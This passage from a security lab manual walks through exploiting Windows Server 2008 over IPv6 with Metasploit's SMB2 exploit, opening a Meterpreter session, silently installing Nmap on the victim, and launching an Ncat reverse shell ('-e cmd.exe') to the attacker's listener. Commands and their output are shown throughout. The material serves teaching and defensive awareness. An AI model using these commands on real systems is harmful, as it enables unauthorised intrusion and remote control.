   LHOST     fe80::20c:29ff:fe4b:5cbe%eth0  yes       The listen address
   LPORT     4444                          yes       The listen port
   SCOPEID   0                             no        The IPv6 Scope ID,


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

Figure 35: Setting the Option for the RHOST

17. Type exploit to exploit the system. You should have a Meterpreter session.
    msf exploit(ms09_050_smb2_negotiate_func_index) > **exploit**




```
msf  exploit(ms09_050_smb2_negotiate_func_index) > exploit

[-] Handler failed to bind to fe80::20c:29ff:fe4b:5cbe:4444
[*] Started reverse handler on ::0:4444
[*] Connecting to the target (fe80::15d6:ae01:f114:f37%eth0:445)...
[*] Sending the exploit packet (880 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (752128 bytes) to fe80::15d6:ae01:f114:f37%eth0
[*] Meterpreter session 1 opened (fe80::20c:29ff:fe4b:5cbe%eth0:4444 -> fe80::15d6:ae01:f114:f37%eth0:49157) at
2013-01-16 20:28:52 -0500

meterpreter >
```

Figure 36: The Target is Exploited

If the victim machine restarts, you will need to type the exploit command again.
In the next two steps, we will use netstat to view the established IPv6 connection.


18. To view the established IPv6 connection on the **Windows 2008 Server** machine, type the following in the command prompt:
    C:\>**netstat –an | find "4444"**



```
C:\>netstat -an | find "4444"
  TCP    [fe80::15d6:ae01:f114:f37%10]:49157   [fe80::20c:29ff:fe4b:5cbe%10]:4444  ESTABLISHED
```

Figure 37: The Target is Exploited

19. On the *Internal* **BackTrack 5** machine, open a terminal and type the following to view the established IPv6 connection:
    root@bt:~# **netstat –tan | grep "4444"**



```
root@bt:~# netstat -tan | grep 4444
tcp6       0      0 fe80::20c:29ff:fe4:4444 fe80::15d6:ae01:f:49157 ESTABLISHED
```

Figure 38: The Target is Exploited

2.2 Conclusion

Scanning and exploiting a system using IP version 6 involves additional steps. When IPv6 addresses are used within Linux, the exit interface must be designated. If the network administrator or computer security professionals are not carefully monitoring all traffic, including IPv6 traffic, they could miss malicious actions taking place on the network. Leave the terminal window with the Meterpreter prompt open, we will use it in the next section of this lab.

3 Post IPv6 Exploitation with Ncat

Now that you have a Meterpreter connection to the victim, you can establish additional IPv6 connections with tools that support IPv6, such as Ncat. Ncat is an executable that is similar to Netcat, the Swiss army knife of TCP/IP, but it comes packaged with Nmap . And, unlike Ncat, Nmap does not get designated as a virus by most anti-virus vendors.

3.1 Ncat

Nmap, and therefore Ncat, is already installed on your Linux system. In order to get the tool on the Windows victim, we will need to upload and install it.

1. To view the Nmap.exe file on the *Internal* **Backtrack 5** machine, click **Places** and select **Home Folder**





Figure 39: Interacting with a Command Shell

Before proceeding to Step 2, switch to the Meterpreter terminal connected to the victim.


2. To determine the directory you are located in on the victim, type the following: meterpreter > **pwd**



```
meterpreter > pwd
C:\Windows\system32
```

Figure 40: pwd command


3. To upload nmap.exe to the **Windows 2008 Server** victim, type the following:
   meterpreter > **upload /root/nmap.exe .**



```
meterpreter > upload /root/nmap.exe .
[*] uploading  : /root/nmap.exe -> .
[*] uploaded   : /root/nmap.exe -> .\nmap.exe
```

Figure 41: Uploading Nmap


4. On the *Internal* **BackTrack 5** machine, type the following command to view the uploaded file:
   meterpreter > **ls nmap.exe**



```
meterpreter > ls nmap.exe
100777/rwxrwxrwx  19910546  fil  2013-01-16 21:13:20 -0500  nmap.exe
```

Figure 42: Listing Nmap

5. Type the following command to get a command prompt on the victim:
   meterpreter > **shell**




```
meterpreter > shell
Process 3908 created.
Channel 2 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Figure 43: A Command Prompt

6. Install the Nmap program silently by typing the following command:
   C:\Windows\system32>**nmap /S**


You must use a capital "S" in order for the program to install correctly.



```
C:\Windows\system32>nmap /S
nmap /S
```

Figure 44: Installing Nmap


7. Switch to the root of the C: drive by typing the following command:
   C:\Windows\system32>**cd **



```
C:\Windows\system32>cd \
cd \
```

Figure 45: Switching to the Root of C:\


8. Go into the Program Files directory by typing the following command:
   C:\>**cd program files**



```
C:\>cd program files
cd program files
```

Figure 46: Switching to the Program Files directory


9. Type the following command to determine if the Nmap directory exists:
   C:\Program Files>**dir**



```
C:\Program Files>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2891-8AEB

 Directory of C:\Program Files

01/16/2013  09:29 PM    <DIR>          .
01/16/2013  09:29 PM    <DIR>          ..
09/10/2012  05:14 PM    <DIR>          Common Files
01/19/2008  06:40 AM    <DIR>          Internet Explorer
01/16/2013  09:30 PM    <DIR>          Nmap
09/10/2012  05:14 PM    <DIR>          VMware
01/19/2008  04:40 AM    <DIR>          Windows Mail
01/19/2008  06:35 AM    <DIR>          Windows NT
01/16/2013  09:29 PM    <DIR>          WinPcap
               0 File(s)              0 bytes
               9 Dir(s)   3,037,773,824 bytes free
```

Figure 47: Listed Nmap directory


10. Go into the Nmap directory by typing the following command:
    C:\Program Files>**cd nmap**



```
C:\Program Files>cd nmap
cd nmap
```

Figure 48: Entering the Nmap directory


11. To verify if Ncat is installed and operating properly, type the following:
    C:\Program Files\Nmap>**ncat –h**



```
C:\Program Files\Nmap>ncat -h
ncat -h
Ncat 5.51 ( http://nmap.org/ncat )
Usage: ncat [options] [hostname] [port]

Options taking a time assume seconds. Append 'ms' for milliseconds,
's' for seconds, 'm' for minutes, or 'h' for hours (e.g. 500ms).
  -4                         Use IPv4 only
  -6                         Use IPv6 only
  -C, --crlf                 Use CRLF for EOL sequence
  -c, --sh-exec <command>    Executes the given command via /bin/sh
  -e, --exec <command>       Executes the given command
  -g hop1[,hop2,...]         Loose source routing hop points (8 max)
  -G <n>                     Loose source routing hop pointer (4, 8, 12, ...)
  -m, --max-conns <n>        Maximum <n> simultaneous connections
  -h, --help                 Display this help screen
  -d, --delay <time>         Wait between read/writes
  -o, --output               Dump session data to a file
  -x, --hex-dump             Dump session data as hex to a file
  -i, --idle-timeout <time>  Idle read/write timeout
  -p, --source-port port     Specify source port to use
  -s, --source addr          Specify source address to use (doesn't affect -l)
  -l, --listen               Bind and listen for incoming connections
  -k, --keep-open            Accept multiple connections in listen mode
  -n, --nodns                Do not resolve hostnames via DNS
  -t, --telnet               Answer Telnet negotiations
  -u, --udp                  Use UDP instead of default TCP
      --sctp                 Use SCTP instead of default TCP
  -v, --verbose              Set verbosity level (can be used up to 3 times)
  -w, --wait <time>          Connect timeout
```

Figure 49: Ncat command


12. On the *Internal* **BackTrack 5** system, open another terminal and type the following:
    root@bt:~# **ncat -6 -l -p 443**



```
root@bt:~# ncat -6 -l -p 443
```

Figure 50: ncat command


13. In the BackTrack terminal connected to the victim, use the IPv6 address of the eth0 interface on the *Internal* **BackTrack 5** machine and type the following, being sure to include the **%10** at the end of the IPv6 address:
    C:\Program Files\Nmap>**ncat -6 -C fe80::20c:29ff:fe4b:5cbe%10 443 -e cmd.exe**



```
C:\Program Files\Nmap>ncat -6 -C fe80::20c:29ff:fe4b:5cbe%10 443 -e cmd.exe
ncat -6 -C fe80::20c:29ff:fe4b:5cbe%10 443 -e cmd.exe
```

Figure 51: Ncat command


View the other terminal where the Ncat listener was started. You should see a prompt.



```
root@bt:~# ncat -6 -l -p 443
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Program Files\Nmap>
```

Figure 52: Ncat connection


14. To view the two established IPv6 connections on Windows, type the following in the Windows 2008 Server Command Prompt:
    C:\>**netstat –an | find "ESTABLISHED"**



```
C:\>netstat -an | find "ESTABLISHED"
  TCP    [fe80::15d6:ae01:f114:f37%10]:49157  [fe80::20c:29ff:fe4b:5cbe%10]:4444  ESTABLISHED
  TCP    [fe80::15d6:ae01:f114:f37%10]:49159  [fe80::20c:29ff:fe4b:5cbe%10]:443  ESTABLISHED
```

Figure 53: netstat command

15. In the terminal connected to the victim where Ncat is running, type:
    C:\Program Files\Nmap>**dir**




```
root@bt:~# ncat -6 -l -p 443
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Program Files\Nmap>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2891-8AEB

 Directory of C:\Program Files\Nmap

01/16/2013  09:30 PM    <DIR>          .
01/16/2013  09:30 PM    <DIR>          ..
02/11/2011  04:23 PM            55,186 3rd-party-licenses.txt
02/11/2011  05:35 PM           149,766 ca-bundle.crt
02/11/2011  04:23 PM           499,279 CHANGELOG
02/11/2011  04:23 PM            24,918 COPYING
02/11/2011  05:35 PM            26,562 COPYING_HIGWIDGETS
02/11/2011  04:23 PM             4,710 icon1.ico
02/11/2011  05:35 PM         1,142,784 libeay32.dll
01/16/2013  09:28 PM    <DIR>          licenses
02/11/2011  05:35 PM           177,664 ncat.exe
02/11/2011  05:35 PM            59,392 ndiff.exe
02/11/2011  05:35 PM             1,956 NDIFF_README
02/11/2011  04:23 PM           343,189 nmap-mac-prefixes
02/11/2011  04:23 PM         2,565,227 nmap-os-db
02/11/2011  04:23 PM             9,672 nmap-payloads
02/11/2011  04:23 PM             6,304 nmap-protocols
02/11/2011  04:23 PM            23,970 nmap-rpc
02/11/2011  04:23 PM         1,273,755 nmap-service-probes
02/11/2011  04:23 PM           621,710 nmap-services
02/11/2011  05:35 PM           748,032 nmap.exe
02/11/2011  04:23 PM            31,935 nmap.xsl
02/11/2011  04:23 PM               192 nmap_performance.reg
```

Figure 54: dir command

SSL stands for Secure Sockets Layer and it uses port 443. Traffic over port 443 is usually encrypted. It does not have to be encrypted, although in most cases it would be.

16. Go back to the **Linux Sniffer** machine. Type **ssl** in the filter pane and click **Apply**.




Filter: ssl

No.	Time	Source	Destination	Protoco	Info
35495	2013-01-16 21:59:41.106635	fe80::15d6:ae01:f114:	fe80::20c:29ff:fe4b:5	SSL	Continuation Data
35497	2013-01-16 21:59:41.106853	fe80::15d6:ae01:f114:	fe80::20c:29ff:fe4b:5	SSL	Continuation Data

Figure 55: The filter 'ssl' in Wireshark

